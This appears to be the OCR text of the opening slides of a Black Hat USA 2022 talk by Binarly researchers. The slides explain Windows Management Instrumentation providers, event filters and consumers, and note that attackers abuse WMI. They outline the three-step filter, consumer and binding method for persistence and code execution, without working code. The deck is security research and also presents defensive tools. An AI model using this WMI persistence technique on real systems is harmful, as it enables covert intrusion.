black hat USA 2022

BINARLY

Blasting Event-Driven Cornucopia: WMI-based User-Space Attacks Blind SIEMs and EDRs

Claudiu Teodorescu

Andrei Golchikov

Igor Korkin

The Binarly Team

- Claudiu "to the rescue" Teodorescu – @cteo13
  - Digital Forensics, Reverse Engineering, Malware & Program Analysis
  - Instructor of Special Topics of Malware Analysis Course on BlackHat USA
  - Speaker at BlackHat, DEF CON, ReCon, BSidesLV, DerbyCon, and the author of WMIParser
- Andrey "red plait" Golchikov – @real_redp
  - More than 20 years in researching operating system security and reversing Windows Internals
  - Speaker at BlackHat, and the author of WMICheck
  - redplait.blogspot.com
- Igor Korkin – @IgorKorkin
  - PhD, Windows Kernel Researcher
  - Speaker at CDFSL, BlackHat, HITB, SADFE, Texas Cyber Summit, and the author of MemoryRanger
  - igorkorkin.blogspot.com


Information Classification: General

Agenda

- Windows Management Instrumentation (WMI)
  - Architecture and features
  - Attackers abuse WMI
- Attacks on WMI blind a whole class of SIEM and EDR solutions
  - Overview of the discovered attacks on WMI
  - Details of user- and kernel- mode attacks
- Introducing WMICheck to detect attacks on WMI data objects
- Overview of the sandboxing attack on WMI Service
- MemoryRanger prevents the WMI Service sandboxing

Information Classification: General

Windows Management Instrumentation (WMI) Architecture




Information Classification: General

WMI provider is a user-mode COM DLL or kernel driver

netnccim.mof

```
Instance of __Win32Provider
{
  Name = "NetNcCim";
  ClsId = "{47B706B0-B103-4AFD-8ECF-16C2DDF81C15}";
};
```



Windows 11 includes over 4000 built-in WMI providers:	

• BIOS\UEFI
• OS and Win32
• WMI, ETW
• Disks and Files
• Registry
• Network and VPN
• Encryption
• Security Assessment
	• Hyper-V
	• Microsoft Defender:
	  • Antimalware
	  • DeviceGuard
	• Hardware:
	  • Multimedia (sound, graphics)
	  • TPM
	  • Power and Temp Management

Enumerates WMI providers, the DLLs that back the provider, and the classes hosted by the provider by Matt Graeber

WMI Events

WMI is great for both attackers and defenders

Trigger on a multitude of events to perform a certain action

1. *Filter* – a specific event to trigger on
2. *Consumer* – an action to perform upon the firing of a filter
3. *Binding* – link between *Filter* and *Consumer*

Intrinsic Events - instances of a class that is mainly derived from *__InstanceCreationEvent*, *__InstanceModificationEvent*, or *__InstanceDeletionEvent* and are used to monitor a resource represented by a class in the CIM repository; polling interval required for querying which may lead to missing events

Extrinsic Events - instances of a class that is derived from the *__ExtrinsicEvent* class that are generated by a component outside the WMI implementation (monitoring registry, processes, threads, computer shutdowns and restarts, etc.)

Information Classification: General

WMI Filters – When do events trigger?

An instance of the __*EventFilter* WMI Class that specifies which events are delivered to the bound consumer

- *EventNamespace* – describes the namespace the events originate (usually *ROOT\Cimv2*)
- *QueryLanguage* - WQL
- *Query* – describes the type of event to be filtered via a WQL query

WMI Query Language(WQL)

SELECT [PropertyName | *] *FROM* [<INTRINSIC> ClassName] *WITHIN* [PollingInterval] <*WHERE* FilteringRule>

SELECT [PropertyName | *] FROM [<EXTRINSIC> ClassName] <WHERE FilteringRule>

WMI Query Language(WQL) Examples

SELECT * FROM __InstanceCreationEvent Within 10 WHERE TargetInstance ISA "Win32_Process" AND Targetinstance.Name = "notepad.exe“

SELECT * FROM RegistryKeyChangeEvent WHERE Hive=“HKEY_LOCAL_MACHINE” AND KeyPath=“SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run”

Information Classification: General

WMI Consumers – What is the effect?

WMI Consumer defines the action to be carried out once a bound filter was triggered

Standard Event consumers (inherit from *__EventConsumer*):


- *save to file (LogFileEventConsumer)*
- *run a VB/Jscript (ActiveScriptEventConsumer)*
- *run a console command (CommandLineEventConsumer)*
- *log into EventLog (NTEventLogEventConsumer)*
- *notify via network (SMTPEventConsumer)*

Persistence & Code Execution in WMI repository in three steps:

1. Create a filter, an instance of *__EventFilter*, to describe the event to trigger on
2. Create a consumer, an instance of *__EventConsumer*, to describe the action
3. Create a binding, an instance of *__FilterToConsumerBinding*, to link the filter to the consumer


Information Classification: General


WMI client binds filter and consumer to monitor events



Information Classification: General

CIM Repository





